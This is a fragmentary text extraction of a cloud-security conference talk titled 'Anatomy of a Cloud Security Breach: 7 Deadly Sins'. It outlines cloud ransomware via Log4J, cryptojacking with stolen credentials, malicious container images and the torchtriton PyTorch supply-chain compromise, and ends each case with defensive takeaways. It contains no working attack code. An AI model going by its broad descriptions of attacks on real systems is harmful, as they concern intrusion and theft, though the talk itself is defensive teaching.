

# Anatomy of a Cloud Security Breach

## 7 Deadly Sins

Maya Levine,  
Product Manager



External cloud assets were more common than On Premises assets in both incidents and breaches.

- Verizon 2021 DBIR Report



We hold the world ransom for...

# Cloud Ransomware Extortion




**LOG4J**



# Cloud Ransomware Extortion


## WHY



"Action": "s3:\*

# Cloud Ransomware Extortion

## IMPACT



# Cloud Ransomware Extortion

## TAKEAWAY

- ➊ Proper Vulnerability Management
- ➋ Waiting for Patch? Mitigating Controls
- ➌ Overly Permissive is a Boon to Attackers



bae

Finally got my debit card! Love the blue



753

228

9h



bae

the back code of my card is 388 why is everyone asking? smh




703

208

9h

bae

Had to cancel my old debit card. Apparently someone else was using it. Whatever this one is cute too! ❤️! pic.twitter.com/8KZxAULISq





Fred


1 Dec

My new credit card came in yay! And the security code is just like my birthday 527 #RichB [pic.twitter.com/d5IW0NZ9OP](https://pic.twitter.com/d5IW0NZ9OP)

Retweeted by Debit Card





# Cryptojacking via Compromised Credentials



# Cryptojacking via Compromised Credentials


## IMPACT



# Cryptojacking via Compromised Credentials

## TAKEAWAY

- 📍 Secrets Management
- 📍 **Real Time Monitoring**



# Supply Chain Compromise via Malicious Image Distribution



awsmarketplace




AMI



EC2

Windows Server 2008




# Supply Chain Compromise via Malicious Image Distribution

## WHY

### Dangerous images in public registries

In the [2022 Sysdig Cloud-Native Threat Report](#), the Sysdig Threat Research Team collected malicious images based on malicious IPs, or domains and secrets. Both pose a risk for users downloading and deploying publicly available images from Docker Hub, exposing their environments to attacks.

For the 1,777 malicious images identified, the chart indicates the type of nefarious content included in their layers.



# Supply Chain Compromise via Malicious Image Distribution

## IMPACT

### DDoS Attacks Over Time



# Supply Chain Compromise via Malicious Image Distribution

## TAKEAWAY

- Trusted Sources Only
- Static and Runtime Security Tools




# Supply Chain Compromise of Open Source Software

 PyTorch



**torchtriton 3.0.0**



# Supply Chain Compromise of Open Source Software

